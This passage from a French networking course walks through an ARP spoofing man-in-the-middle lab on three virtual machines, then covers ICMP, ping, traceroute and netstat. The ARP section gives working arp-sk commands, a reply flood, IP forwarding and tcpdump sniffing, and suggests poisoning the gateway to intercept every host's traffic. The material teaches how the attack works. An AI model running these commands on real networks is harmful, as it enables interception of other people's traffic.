192.168.0.3 répond à la requête ARP (elle répond directement à la machine **192.168.0.1**, elle n'a pas besoin d'envoyer son message en broadcast à tout le monde). Et nous décidons de répondre aussi deux secondes plus tard.

En recevant la première réponse de **192.168.0.3**, la machine **192.168.0.1** va mettre à jour sa table ARP :

Adresse IP	Adresse MAC
192.168.0.3	@MAC de 192.168.0.3

Table ARP de **192.168.0.1**

Ce qui est tout à fait normal.

Mais la machine **192.168.0.1** va recevoir une nouvelle réponse, qu'elle va prendre en compte !!
Et cette réponse associe non pas l'adresse IP de **192.168.0.3** à l'adresse MAC de **192.168.0.3**, mais à notre adresse MAC, celle de **192.168.0.2**.

Adresse IP	Adresse MAC
192.168.0.3	@MAC de 192.168.0.2

Table ARP de **192.168.0.1**

Ainsi, désormais et jusqu'à ce que la table ARP soit mise à jour ou que la machine **192.168.0.3** ne lui envoie un paquet, **la machine 192.168.0.1 va nous envoyer ses paquets** en pensant les envoyer à **192.168.0.3**.

Il ne nous reste plus qu'à faire la même attaque envers **192.168.0.3** pour modifier sa table ARP, pour pouvoir intercepter tous les échanges entre ces deux machines ! 😊

Amélioration de l'attaque

Cependant, nous avons deux problèmes actuellement :

- si une des machines réussit à envoyer une réponse ARP à l'autre après la notre, la table ARP sera remise à jour correctement et l'attaque ne fonctionnera plus ;
- au bout d'un certain temps, la table ARP se videra et l'attaque ne marchera plus.

Mais il y a une solution ! Et c'est le fonctionnement de ARP qui nous l'offre.

En fait, quand une machine reçoit une réponse ARP, **même si elle n'a rien demandé**, elle va prendre les informations contenues dans cette réponse comme étant valides et plus à jour que celles qu'elle possède déjà. Ainsi, **on ne sera pas obligés d'attendre** une requête ARP pour répondre.

On pourra "**bombarder**" la machine destination de réponses ARP pour être sûrs que sa table n'est jamais correctement remise à jour.

On sera sûrs alors de recevoir tout le trafic, tant que l'on fera durer l'attaque.



Tout cela est bien joli, mais comment on peut faire tout ça ?

Et bien des outils existent, et nous permettent de le faire facilement.

Mise en pratique

Nous allons utiliser trois de nos machines virtuelles pour mettre en œuvre cette attaque.

Maintenant que vous êtes à l'aise sous Linux pour modifier la configuration réseau de vos machines, donnez-leur les adresses du schéma précédent **192.168.0.1**, **192.168.0.2** et **192.168.0.3**.

Nous pouvons faire un *ping* de **192.168.0.1** vers **192.168.0.3** et regarder la table ARP de chacune de ces machines ensuite :

Code : Console

```
debian201:~# ping 192.168.0.3
PING 192.168.0.3 (192.168.0.3) 56(84) bytes of data.
64 bytes from 192.168.0.3: icmp_seq=1 ttl=64 time=3.11 ms
64 bytes from 192.168.0.3: icmp_seq=2 ttl=64 time=0.107 ms
^C
--- 192.168.0.3 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1006ms
rtt min/avg/max/mdev = 0.107/1.610/3.114/1.504 ms
debian201:~# arp -an
? (192.168.0.3) at 00:0c:29:c6:49:27 [ether] on eth0
? (192.168.0.254) at 00:26:bb:16:21:84 [ether] on eth0
```

Nous voyons ici que la machine **192.168.0.3** possède l'adresse MAC **00:0c:29:c6:49:27**.

Nous pouvons aussi regarder la table ARP de **192.168.0.3** car vu qu'elle a répondu à **192.168.0.1**, elle possède son adresse MAC dans sa table :

Code : Console

```
debian203:~# arp -an
? (192.168.0.1) at 00:0c:29:61:e8:68 [ether] on eth0
? (192.168.0.254) at 00:26:bb:16:21:84 [ether] on eth0
```

Et nous voyons que la machine **192.168.0.1** possède l'adresse MAC **00:0c:29:61:e8:68**.

Maintenant, plaçons-nous sur la machine **192.168.0.2** et préparons l'attaque.

Pour cela nous allons avoir besoin d'un logiciel qui fabrique des paquets truqués pour nous. Il y en a plusieurs, nous allons faire cela à l'aide de **arp-sk**.

Installation de arp-sk



Si vous utilisez les machines virtuelles que je vous ai fournies, arp-sk est déjà pré-installé et vous pouvez sauter ce paragraphe.

Sinon, pour ceux qui sont sous leur propre Debian, ça va être relativement simple car il existe un package debian pour que l'installation soit facile (attention les ubuntus, passez votre chemin, cela ne marchera pas...). Donc nous allons télécharger le package en ligne de commande à l'aide de la commande wget :

Code : Console

```
debian201:~# wget http://debian.zorglub.org/packages/arp-sk/arp-sk_0.0.16-1_i386.deb
--2011-05-10 15:06:59-- http://debian.zorglub.org/packages/arp-sk/arp-sk_0.0.16-1_
Résolution de debian.zorglub.org... 91.121.79.101
Connexion vers debian.zorglub.org|91.121.79.101|:80...connecté.
requête HTTP transmise, en attente de la réponse...200 OK
Longueur: 25180 (25K) [application/x-debian-package]
Saving to: `arp-sk_0.0.16-1_i386.deb.1'

100%[=====] --.-K/s   in 0,1s

2011-05-10 15:06:59 (255 KB/s) - « arp-sk_0.0.16-1_i386.deb.1 » sauvegardé [25180/2]

debian201:~#
```



Nous avons donc récupéré le fichier arp-sk_0.0.16-1_i386.deb.

Comme son extension l'indique, c'est un package debian. Pour l'installer, il suffit d'utiliser l'ancêtre d'apt qui est dpkg :

Code : Console

```
debian201:~# dpkg -i arp-sk_0.0.16-1_i386.deb.1
(Lecture de la base de données... 28276 fichiers et répertoires déjà installés.)
Préparation du remplacement de arp-sk 0.0.16-1 (en utilisant arp-sk_0.0.16-
1_i386.deb.1) ...
Dépaquetage de la mise à jour de arp-sk ...
Paramétrage de arp-sk (0.0.16-1) ...
Traitement des actions différées (« triggers ») pour « man-db »...
```



S'il manque des packages comme la libnet1, tapez apt-get -f install, et il devrait vous installer tous les packages manquants.

Et hop, arp-sk est installé.

Regardons rapidement sa syntaxe en tapant simplement arp-sk :

Code : Console

```
debian201:~# arp-sk
arp-sk version 0.0.16 (Tue Dec 21 20:48:52 CET 2004)
Author: Frederic Raynal <pappy@security-labs.org>

Usage: arp-sk
-w --who-has      send a ARP Who-has
-r --reply        send a ARP Reply
-p --arping       (bad) RARP emulation (NOT YET IMPLEMENTED)
-m --arpmim       Man in the Middle (NOT YET IMPLEMENTED)

-d --dst          dst in link layer (<hostname|hostip|MAC>)
-s --src          dst in link layer (<hostname|hostip|MAC>)
--rand-hwa        set random addresses in link header
--rand-hwa-dst   set random dst in link header
--rand-hwa-src   set random src in link header

-D --arp-dst     dst in ARP message ([hostname|hostip][:MAC])
```

```

-S --arp-src      dst in ARP message ([hostname|hostip] [:MAC])
--rand-arp       set random addresses in ARP message
--rand-arp-dst   set random dst addresses in ARP message
--rand-arp-src   set random src addresses in ARP message
--rand-arp-hwa-dst set random dst MAC address in ARP message
--rand-arp-log-dst set random dst IP address in ARP message
--rand-arp-hwa-src set random src MAC address in ARP message
--rand-arp-log-src set random src IP address in ARP message

-i --interface   specify interface (eth0)
-c --count        # of packets to send (infinity)
-T --time         wait the specified number of seconds between sending \
                  each packet (or X micro seconds with -T ux)
--rand-time       randomize the sending period of the packets
--beep            beeps for each packet sent
-n --network      broadcast address to use for icmp-timestamp
--use-ts          an icmp-timestamp is send to resolve MAC to IP
-N --call-dns     force address resolution in outputs (default is off)
-V --version      print version and exit
-h --help         this help :)
```

Mise en œuvre de l'attaque

Nous voyons rapidement que nous pouvons utiliser l'option **-w pour envoyer une requête ARP** et l'option **-r pour envoyer une réponse ARP**. Et enfin que nous pouvons jouer sur les paramètres **-s** et **-d** pour modifier les adresses MAC source et destination et **-S** et **-D** pour les adresses IP source et destination.

Si nous voulons envoyer notre premier paquet pour modifier la table ARP de **192.168.0.1**, il faudra donc envoyer une trame dans laquelle **l'adresse MAC source est la nôtre et l'adresse IP source est celle de 192.168.0.3**. Ainsi la machine **192.168.0.1** associera dans sa table **mon adresse MAC** pour l'adresse IP de **192.168.0.3**.

Les options pour les adresses seront donc :

-s 192.168.0.2 -d 192.168.0.1 -S 192.168.0.3 -D 192.168.0.1

Nous pouvons essayer directement sur la machine :

Code : Console

```

debian201:~# arp-sk -i eth0 -r -s 192.168.0.2 -d 192.168.0.1 -
S 192.168.0.3 -D 192.168.0.1
+ Initialization of the packet structure
+ Running mode "reply"
+ Ifname: eth0
- Warning: can't find MAC addr for 192.168.0.2 => using local.
+ Source MAC: 00:0c:29:7b:ca:40
+ Source ARP MAC: 00:0c:29:7b:ca:40
+ Source ARP IP : 192.168.0.3
+ Target MAC: 00:0c:29:61:e8:68
+ Target ARP MAC: 00:0c:29:61:e8:68
+ Target ARP IP : 192.168.0.1

--- Start classical sending ---
TS: 15:22:05.371525
To: 00:0c:29:61:e8:68 From: 00:0c:29:7b:ca:40 0x0806
ARP For 192.168.0.1 (00:0c:29:61:e8:68):
  192.168.0.3 is at 00:0c:29:7b:ca:40
```

Pour être sûr que l'attaque fonctionne, je vous conseille de faire un *ping* de **192.168.0.1** vers **192.168.0.3** juste avant pour que **192.168.0.1** possède une entrée pour **192.168.0.3** dans sa table ARP.

Voici la table ARP de **192.168.0.1** juste avant l'attaque :

Code : Console

```
debian201:~# arp -an
? (192.168.0.3) at 00:0c:29:c6:49:27 [ether] on eth0
? (192.168.0.2) at 00:0c:29:7b:ca:40 [ether] on eth0
? (192.168.0.254) at 00:26:bb:16:21:84 [ether] on eth0
```

Et juste après :

Code : Console

```
debian201:~# arp -an
? (192.168.0.3) at 00:0c:29:7b:ca:40 [ether] on eth0
? (192.168.0.2) at 00:0c:29:7b:ca:40 [ether] on eth0
? (192.168.0.254) at 00:26:bb:16:21:84 [ether] on eth0
```

On voit bien que l'adresse MAC associée à l'adresse IP de 192.168.0.3 a changé et est maintenant la mienne.

Amélioration de l'attaque

Nous avions vu que pour que l'attaque soit efficace, il faudrait bombarder la victime de réponses ARP.

Avec arp-sk cela est facile à réaliser avec l'option -T. Nous allons envoyer dix réponses par seconde :

```
arp-sk -i eth0 -r -s 192.168.0.2 -d 192.168.0.1 -S 192.168.0.3 -D 192.168.0.1 -T u10000
```

Vous pouvez voir que cela va maintenant très vite !

Et qu'il y a très peu de chances pour que 192.168.0.3 arrive à envoyer une réponse ARP qui écrase la nôtre.



Mais quel est l'intérêt de cette attaque ?



Conséquences et objectifs de l'attaque

Menez l'attaque et essayez d'envoyer un ping de 192.168.0.1 à 192.168.0.3.



Que se passe-t-il ?

Il n'est plus possible de pinguer !

Code : Console

```
debian201:~# ping 192.168.0.3
PING 192.168.0.3 (192.168.0.3) 56(84) bytes of data.
^C
--- 192.168.0.3 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3012ms
```



Et pourquoi donc ?

En fait, les paquets sont envoyés à 192.168.0.2 (notre machine) et la couche 3 les rejette car le routage n'est pas activé. Dès lors que nous activons le routage, les pings passent. Sur la machine 192.168.0.2 :

```
debian202:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Et le résultat sur la machine 192.168.0.1 :

Code : Console

```
debian201:~# ping 192.168.0.3
PING 192.168.0.3 (192.168.0.3) 56(84) bytes of data.
64 bytes from 192.168.0.3: icmp_seq=1 ttl=64 time=0.155 ms
64 bytes from 192.168.0.3: icmp_seq=2 ttl=64 time=0.128 ms
^C
--- 192.168.0.3 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.128/0.141/0.155/0.018 ms
```

Le ping passe bien à nouveau. Nous venons de découvrir qu'un premier objectif de l'attaque peut être d'**empêcher deux machines de communiquer entre elles**.

Et une fois le routage activé, nous pouvons aussi **observer le dialogue** entre **192.168.0.1** et **192.168.0.3**.

Essayons de le voir :



Pour pouvoir à la fois réaliser notre attaque dans un terminal et écouter le réseau dans un autre, vous pouvez utiliser deux des 6 terminaux à votre disposition en utilisant la composition de touches CTRL+ALT+FX, X étant le numéro de terminal.

- Nous lançons l'attaque depuis **192.168.0.2**.
- Nous lançons un ping de **192.168.0.1** vers **192.168.0.3**.
- Nous écoutons sur **192.168.0.2** pour voir si l'on voit passer le ping.

Comme pour le TP sur le routage, nous allons utiliser `tcpdump` :

Code : Console

```
debian202:~# tcpdump icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
16:13:04.240711 IP 192.168.0.1 > 192.168.0.3: ICMP echo request, id 46126, seq 301,
16:13:04.245476 IP 192.168.0.1 > 192.168.0.3: ICMP echo request, id 46126, seq 301,
```

Nous pouvons remarquer deux choses :

- Nous **voyons** bien passer les requêtes ping ;
- Nous **ne voyons pas passer** les réponses renvoyées par 192.168.0.3 ?!



Pourquoi ne voit-on pas passer les réponses ?

Parce que nous n'avons lancé l'attaque que dans un sens !

Nous n'avons pas encore modifié la table ARP de **192.168.0.3**. Donc il renvoie normalement ses réponses directement à **192.168.0.1** sans passer par nous. Essayez de mener l'attaque dans les deux sens et observez si vous voyez bien passer les réponses au ping.

Encore une amélioration de l'attaque

Nous avons vu que grâce à cette attaque, nous sommes capables d'écouter le trafic entre deux machines **sur un réseau local**.



Mais n'y aurait-il pas une machine particulière sur le réseau qu'il serait intéressant d'écouter ?

Bien sûr ! C'est **notre passerelle**, car elle voit passer tout le trafic des machines du réseau local vers Internet !
Ainsi, si je menais l'attaque entre une machine du réseau local et la passerelle, je pourrais voir le trafic Internet de cette machine...



Mais nous pouvons faire encore mieux !

Encore une amélioration de l'amélioration de l'attaque

Nous pouvons écouter le trafic entre une machine et la passerelle, mais tant qu'à faire, il serait encore mieux d'écouter le trafic **entre toutes les machines du réseau et la passerelle**.

Pour cela, nous pouvons utiliser l'adresse IP de broadcast en adresse IP de destination pour envoyer notre attaque et nous toucherons ainsi directement toutes les machines du réseau (le sens inverse de l'attaque devra par contre être fait pour chacune des machines)



Donc nous sommes maintenant capables **d'écouter le trafic de n'importe quelle machine de notre réseau**.

Nous avons vu le protocole ARP et comment l'utiliser à des fins peu recommandables.

Mais nous allons voir qu'il existe d'autres protocoles de couche 3, notamment celui qui nous sert déjà depuis un petit moment à envoyer des pings ou faire des traceroute, le **protocole ICMP**.

Le protocole ICMP

Encore un protocole pour la couche 3 !

Oui, mais nous avons vu que le protocole ARP n'était pas un vrai protocole de couche 3 :

- il était à cheval sur les couches 2 et 3 ;
- son rôle n'était pas de transporter de l'information, mais de faire la liaison entre des adresses.

Et le protocole ICMP ne va pas non plus concurrencer le protocole IP, car son objectif n'est pas de transporter de l'information. Son rôle est de **contrôler les erreurs de transmission**, et d'**aider au débogage réseau**.

Pourquoi un autre protocole ?

Nous avons vu dans les TP précédents que la configuration du routage sur un réseau n'est pas toujours facile. Et quand ça ne marche pas, il n'est pas facile non plus de trouver d'où vient l'erreur.

L'un des objectifs du protocole ICMP est justement de nous faciliter le débogage réseau !

En gros, son utilisation nous permet de **comprendre rapidement d'où peut venir un problème réseau**, et de nous donner des outils pour **investiguer un problème réseau**.



Le protocole ICMP est donc un "complément" du protocole IP, ou plus exactement des protocoles de la pile TCP/IP, et qui permet de comprendre plus facilement ce qui se passe sur un réseau quand il y a un problème.

Entrons sans plus tarder dans le vif du sujet pour comprendre ce protocole.

Fonctionnement du protocole

Il y a globalement deux rôles principaux au protocole ICMP :

- ICMP sert à indiquer **automatiquement** des erreurs quand elles surviennent ;
- ICMP peut aussi **fournir des outils** pour étudier un problème réseau.

Nous allons commencer par voir les messages ICMP automatiques.

Les messages automatiques

Il y a deux informations qui nous intéressent dans l'en-tête ICMP, le **type** et le **code**. Le type permet de dire à quoi sert le message ICMP, le code permettant de préciser le rôle du message.

Par exemple, un paquet ICMP de type 3 indique que le destinataire n'est pas accessible.

Si j'envoie un paquet à une machine B et que je reçois un message ICMP de type 3, je sais qu'il y a eu un problème sur le réseau. Maintenant, le code du message va me dire ce qui a **précisément** posé problème :

- un code égal à 0 me dira que le réseau n'est pas accessible (globalement, qu'un routeur sur le chemin n'a pas de route pour le réseau destination) ;
- un code égal à 1 me dira que la machine n'est pas accessible (une requête ARP a sûrement été envoyée par le dernier routeur, mais personne n'y a répondu) ;
- etc.

Au niveau de ma machine, si j'ai fait un ping par exemple, je verrai un message comme "Destination unreachable" dans ma ligne de commande. Mais si je suis en environnement graphique, il y a toutes les chances pour que je n'aie aucune information ICMP qui s'affiche, même si le paquet ICMP automatique a bien été reçu par ma machine.

Il faut dans ce cas sortir un **sniffer comme tcpdump ou wireshark** pour voir les messages d'erreur ICMP circuler sur le réseau.

Nous avons vu le premier type de message automatique, le type 3, mais il y en a d'autres, voici les plus utilisés :

- type 5, ICMP redirect, indique qu'il y a un chemin plus court vers la destination ;
- type 11, TTL exceeded, indique que la durée de vie du paquet a expiré.

Le premier est utilisé quand un routeur renvoie un paquet par l'interface depuis laquelle il l'a reçu. Cela veut dire qu'il n'est pas nécessaire de passer par lui et qu'il y a un chemin plus court. Cela permet à l'administrateur qui voit passer ces messages d'améliorer le routage sur son réseau.

Le second est très utilisé. Mais pour le comprendre, vous devez déjà apprendre ce qu'est le **TTL dans l'en-tête IP**. Nous avons déjà vu un TTL, c'était celui de la table CAM du switch. Il indiquait la **durée de vie** d'une information dans la table. Et bien un mécanisme équivalent a été implémenté dans le protocole IP pour éviter que les paquets ne circulent indéfiniment entre différents routeurs.

Imaginons qu'un routeur A ait comme passerelle par défaut un routeur B, et que le routeur B ait comme passerelle par défaut le routeur A.

Un paquet envoyé à l'un des routeurs à destination d'un autre réseau va circuler alternativement d'un routeur à l'autre, comme une balle de ping-pong, sans jamais s'arrêter. Après quelques temps, beaucoup de paquets feront de même, et le réseau sera saturé.

Pour éviter ce problème, on a implanté un système de TTL dans l'en-tête IP. Quand une machine envoie un paquet IP sur le réseau, un des éléments de l'en-tête est le TTL qui est une valeur entre 0 et 255. Par exemple, tout paquet envoyé depuis un Linux a un TTL de 64, cela varie d'un système à l'autre, 64 étant la plus petite.

À chaque passage par un routeur, celui-ci **va enlever 1 au TTL**, et **si le TTL arrive à 0, il jette le paquet à la poubelle ET envoie un message d'erreur ICMP "TTL exceeded"**.

Ainsi, si un paquet fait une partie de ping-pong entre deux routeurs, cela s'arrêtera quand le TTL sera arrivé à 0. Grâce au TTL, on évite la saturation d'un réseau par mauvaise configuration de routage. Le message ICMP TTL exceeded permet en plus de comprendre le problème réseau.

Exemple de la vie réelle

J'essayais un jour de joindre le site web home.t-online.de. Mais le site ne s'affichait pas.

J'ai sorti mon sniffer wireshark pour voir ce qu'il se passait au niveau réseau et j'ai vu une multitude de paquets d'erreur ICMP TTL exceeded. Je savais qu'il y avait donc une boucle de routage.

J'ai donc fait un traceroute vers ce site pour essayer de voir où le problème se situait, voici le résultat :


Code : Console

```

oasis:~# traceroute -I home.t-online.de
traceroute: Warning: home.t-online.de has multiple addresses; using 80.150.6.141
traceroute to home.t-online.de (80.150.6.141), 30 hops max, 38 byte packets
 1  81.255.207.234 (81.255.207.234)  0.858 ms  0.639 ms  0.576 ms
 2  81.54.100.109 (81.54.100.109)  24.186 ms  26.186 ms  24.745 ms
 3  POS-1-0.RASG3.Raspail.transitip.raei.francetelecom.net (81.52.1.18)  27.323
ms  24.169 ms  24.555 ms
 4  193.253.14.229 (193.253.14.229)  23.600 ms  29.193 ms  23.694 ms
 5  pos12-0.nraub203.Aubervilliers.francetelecom.net (193.252.98.206)  68.884 ms
 28.058 ms  28.776 ms
 6  193.252.159.126 (193.252.159.126)  23.305 ms  24.051 ms  22.996 ms
 7  P14-
 0.OAKCR1.Oakhill.opentransit.net (193.251.243.170)  104.688 ms  105.018 ms  103.105

```

```
8 P0-
0.AUVCR1.Aubervilliers.opentransit.net (193.251.243.169) 112.958 ms 103.831 ms 1
9 * P14-0.OAKCR1.Oakhill.opentransit.net (193.251.243.170) 179.294 ms 178.757 ms
10 * * P0-0.AUVCR1.Aubervilliers.opentransit.net (193.251.243.169) 178.746 ms
11 P14-
0.OAKCR1.Oakhill.opentransit.net (193.251.243.170) 259.692 ms 263.818 ms 266.685
12 P0-
0.AUVCR1.Aubervilliers.opentransit.net (193.251.243.169) 261.118 ms 293.331 ms 2
13 P14-
0.OAKCR1.Oakhill.opentransit.net (193.251.243.170) 335.510 ms 397.171 ms 335.898
14 P0-
0.AUVCR1.Aubervilliers.opentransit.net (193.251.243.169) 336.620 ms 337.530 ms 3
15 P14-
0.OAKCR1.Oakhill.opentransit.net (193.251.243.170) 419.478 ms 424.713 ms 411.722
16 P0-
0.AUVCR1.Aubervilliers.opentransit.net (193.251.243.169) 411.349 ms 410.940 ms 4
17 P14-
0.OAKCR1.Oakhill.opentransit.net (193.251.243.170) 489.377 ms 490.542 ms 521.337
18 P0-
0.AUVCR1.Aubervilliers.opentransit.net (193.251.243.169) 504.906 ms 490.978 ms 4
19 P14-
0.OAKCR1.Oakhill.opentransit.net (193.251.243.170) 564.944 ms 565.928 ms 648.276
20 P0-
0.AUVCR1.Aubervilliers.opentransit.net (193.251.243.169) 568.282 ms 567.015 ms 5
21 P14-
0.OAKCR1.Oakhill.opentransit.net (193.251.243.170) 645.221 ms 646.876 ms 643.922
22 P0-
0.AUVCR1.Aubervilliers.opentransit.net (193.251.243.169) 644.485 ms 645.608 ms 6
23 P14-
0.OAKCR1.Oakhill.opentransit.net (193.251.243.170) 741.422 ms 728.093 ms 723.843
24 P0-
0.AUVCR1.Aubervilliers.opentransit.net (193.251.243.169) 740.067 ms 722.024 ms 7
25 P14-
0.OAKCR1.Oakhill.opentransit.net (193.251.243.170) 796.613 ms 798.530 ms 799.877
26 P0-
0.AUVCR1.Aubervilliers.opentransit.net (193.251.243.169) 799.558 ms 798.412 ms 7
27 P14-
0.OAKCR1.Oakhill.opentransit.net (193.251.243.170) 878.099 ms 874.756 ms 876.910
28 P0-
0.AUVCR1.Aubervilliers.opentransit.net (193.251.243.169) 875.829 ms 876.600 ms 8
29 * P14-0.OAKCR1.Oakhill.opentransit.net (193.251.243.170) 956.227 ms *
30 P0-
0.AUVCR1.Aubervilliers.opentransit.net (193.251.243.169) 954.058 ms 954.567 ms 9
```



Nous pouvons voir ici que les étapes 7 et 8 se répètent à l'infini.
En fait, chacun de ces routeurs se renvoient mes paquets indéfiniment.

Mais grâce au protocole ICMP, j'ai pu comprendre l'erreur et la faire corriger rapidement ! 😊

Mais retournons à notre protocole. Nous avons vu un certain nombre de types de messages ICMP différents et envoyés automatiquement par les machines. Nous allons maintenant voir les types de messages utiles pour déboguer le réseau.

Messages utiles pour déboguer le réseau

Ces paquets ICMP vont en fait nous être utiles pour des commandes qui vont nous permettre de déboguer des problèmes réseau. Et ces commandes, nous les connaissons déjà...

Il s'agit de la commande ping et de la commande traceroute.

Le ping est en fait la combinaison de deux types de messages ICMP, un echo request, type 8, et un echo reply, type 0.

Le principe du ping est qu'une machine envoie un echo request, et la machine destinatrice répond avec un echo reply. C'est pour cela que quand on arrive à pinguer une autre machine, on sait que le routage est correct dans les deux sens.

Pour le traceroute, c'est un peu plus compliqué.

On utilise en fait une petite astuce en se servant d'un message automatique ICMP, le TTL exceeded.



Essayez de comprendre, comment peut-on connaître tous les routeurs entre nous et une destination donnée, en se servant de paquets ICMP TTL exceeded ?

Imaginons que je veuille faire un traceroute vers le Site du Zéro. Comment connaître le premier routeur par lequel je passe ? On pourrait aller voir dans notre table de routage, mais cela ne fonctionnerait que pour le premier routeur... L'indice nous dit d'utiliser une paquet ICMP TTL exceeded. L'idée pourrait donc être de faire générer ce paquet par le premier routeur. Ainsi en voyant ce message d'erreur, je pourrai voir l'adresse du routeur dans ce paquet.



Comment faire pour faire générer ce message d'erreur par le premier routeur ?

Il suffit de mettre un TTL à 1 dans le paquet envoyé.

Le premier routeur va le recevoir, décrémenter le TTL de 1 et donc le mettre à 0. Il devra jeter le message à la poubelle et me renvoyer un message d'erreur ICMP TTL exceeded. Et je pourrai connaître son adresse IP !

Si vous avez compris le principe, pour connaître l'adresse du second routeur, il me suffira de mettre le TTL à 2 dans le paquet envoyé. Et ainsi de suite pour connaître tous les routeurs traversés !

Nous avons donc vu les différents types de messages ICMP et avons vu que ce protocole permettait de mieux comprendre ou détecter quand un problème survenait sur le réseau.

Passons à un peu de réflexion !

Exercice (pas facile 😊)

J'ai fait un traceroute vers le Site du Zéro et ai obtenu le résultat suivant :

Code : Console

```
mamachine:~# traceroute www.siteduzero.fr
traceroute to www.siteduzero.fr (217.70.184.38), 30 hops max, 60 byte packets
 1  88.191.45.1 (88.191.45.1)  0.404 ms  0.453 ms  0.500 ms
 2  88.191.2.26 (88.191.2.26)  16.050 ms * *
 3  th2-crs16-1-be1503-
p.intf.routers.proxad.net (212.27.58.45)  0.788 ms  0.786 ms  0.795 ms
 4  xe-0-3-
0.mpr1.cdg11.fr.above.net (64.125.14.37)  0.563 ms  0.555 ms  0.568 ms
 5  xe-1-0-
0.mpr1.cdg12.fr.above.net (64.125.31.230)  0.742 ms  0.786 ms  0.778 ms
 6  79.141.43.6.f301.above.net (79.141.43.6)  1.156 ms  0.957 ms  0.896 ms
 7  79.141.43.6.f301.above.net (79.141.43.6)  1.223 ms  0.852 ms  0.966 ms
 8  p250-gdist1-
d.paris.gandi.net (217.70.176.178)  3.142 ms  3.155 ms  3.218 ms
 9  webredir.vip.gandi.net (217.70.184.38)  0.841 ms  0.838 ms  0.832 ms
```

On voit ici que je suis passé deux fois par le routeur 79.141.43.6.f301.above.net dans les étapes 6 et 7.



Comment est-ce possible de passer deux fois par le même routeur ?

Indice :

Secret (cliquez pour afficher)

Il faut penser au fait que deux messages envoyés sur le réseau peuvent emprunter des chemins différents...

Solution :

Secret (cliquez pour afficher)

En fait, le fonctionnement de traceroute fait en sorte qu'on envoie une **nouvelle requête avec un TTL différent** pour chaque routeur que l'on veut connaître. Mais chacune de ces requêtes peut passer par **un chemin différent sur Internet**, le résultat d'un traceroute n'est jamais figé dans le marbre car le routage peut évoluer. Ainsi, il est possible que quand j'ai envoyé le paquet avec un TTL de 6, j'ai emprunté une route qui me fasse passer par le routeur 79.141.43.6.f301.above.net **en sixième position**, et que quand quand j'ai envoyé le paquet avec un TTL de 7, j'ai rencontré le routeur 79.141.43.6.f301.above.net **en septième position**. C'est ce qui explique que l'on ait l'impression de passer deux fois par le même routeur.

Ce chapitre se termine, vous saurez maintenant utiliser des outils comme ping et traceroute pour vous aider à comprendre des problèmes réseau, et vous pourrez aussi sortir votre sniffer préféré pour détecter des problèmes sous-jacents. Nous en avons maintenant terminé avec la couche 3.

Nous avons vu:

- l'adressage IP qui permettait de définir les réseaux,
- le routage qui permettait de passer d'un réseau à un autre,
- et enfin quelques protocoles complémentaires qui permettaient d'améliorer le fonctionnement des réseaux.

Nous savons donc maintenant dialoguer parfaitement d'un réseau à un autre. Nous pouvons donc joindre une machine à l'autre bout du monde.

Cependant, notre objectif est d'arriver à faire dialoguer des applications ensemble. Et nous allons devoir étudier la couche 4 pour cela.

Nous allons maintenant aborder la couche 4 et ses deux protocoles principaux.

Partie 3 : Communiquer entre applications

Avant de nous plonger plus profondément dans la couche 4, nous allons d'abord comprendre ce qu'est une application, et avec celle-ci la notion de client et de serveur qui est le modèle encore le plus utilisé sur Internet.

Une fois ces notions acquises, nous pourrons alors aborder les protocoles de couche 4 qui permettent de communiquer entre applications.

C'est quoi une application ?

Après les gros chapitres que vous venez d'enchaîner, celui-ci fera figure de gâteau.

En effet, ce chapitre a surtout comme objectif de vous faire comprendre certains concepts que vous utilisez sûrement déjà. Il devrait donc être succinct et facile à comprendre.

Donc plongeons-nous dès maintenant dans les notions de client et de serveur qui sont si importantes sur Internet.

Le serveur

Pour une application client / serveur, il faut un serveur. 

Le propre d'un serveur est **d'offrir un service**. Par exemple si l'on prend le cas d'un serveur web, son rôle est de mettre à disposition des internautes des **pages web**. Un serveur de messagerie mettra à disposition des adresses mail ainsi qu'un **service d'envoi et de réception de mails**.



On peut donc dire d'une machine qu'elle est un serveur dès lors qu'elle fournit un service.

Le détail d'un serveur

Sans descendre au niveau du fonctionnement basique d'un serveur et du langage de programmation qui a été utilisé pour le créer, nous allons quand même essayer de comprendre le mode de fonctionnement d'un serveur.

Le serveur écoute

Étant donné que le serveur est censé **fournir un service** accessible tout le temps, on dit qu'il est **en écoute**. En fait, le serveur va écouter sur le réseau et être prêt à répondre aux requêtes qui lui arrivent.

Vous pouvez tout à fait le voir sur vos machines virtuelles Linux, ou même sur un autre système d'exploitation avec la commande netstat -an. Le résultat étant un peu fouillis, je vous propose sous Linux d'utiliser l'option -antp.

Code : Console

Proto	Recv-Q	Send-Q	Adresse locale	Adresse distante	Etat	PID
Connexions Internet actives (serveurs et établies)						
tcp	0	0	0.0.0.0:48963	0.0.0.0:*	LISTEN	295
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN	547
tcp	0	0	0.0.0.0:111	0.0.0.0:*	LISTEN	184
tcp	0	0	0.0.0.0:30033	0.0.0.0:*	LISTEN	524
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	296
tcp	0	0	0.0.0.0:25	0.0.0.0:*	LISTEN	305
tcp	0	0	0.0.0.0:10011	0.0.0.0:*	LISTEN	524
tcp	0	0	127.0.0.1:39027	127.0.0.1:80	TIME_WAIT	-
tcp	0	0	127.0.0.1:35335	127.0.0.1:3306	TIME_WAIT	-
tcp	0	48	88.191.45.68:22	79.82.49.130:53745	ESTABLISHED	234
tcp6	0	0	:::873	:::*	LISTEN	669
tcp6	0	0	:::80	:::*	LISTEN	187
tcp6	0	0	:::22	:::*	LISTEN	296

Ici, trois colonnes nous intéressent.

La colonne **Adresse locale** qui nous donne l'adresse IP en écoute, ainsi qu'un numéro que nous ne connaissons pas encore.

La colonne **Etat** qui nous indique... l'état du service !

La colonne PID/program name qui nous indique le numéro du processus en écoute ainsi que son nom.

Si je prends par exemple la seconde ligne, je vois que j'ai un service MySQL qui tourne sur le numéro 3306 de l'adresse IP 127.0.0.1. Son état LISTEN montre qu'il est en écoute, ce qui est bien pour un service.

Vous vous rappelez ? 127.0.0.1 est une adresse IP spéciale **réservée pour une utilisation locale**.

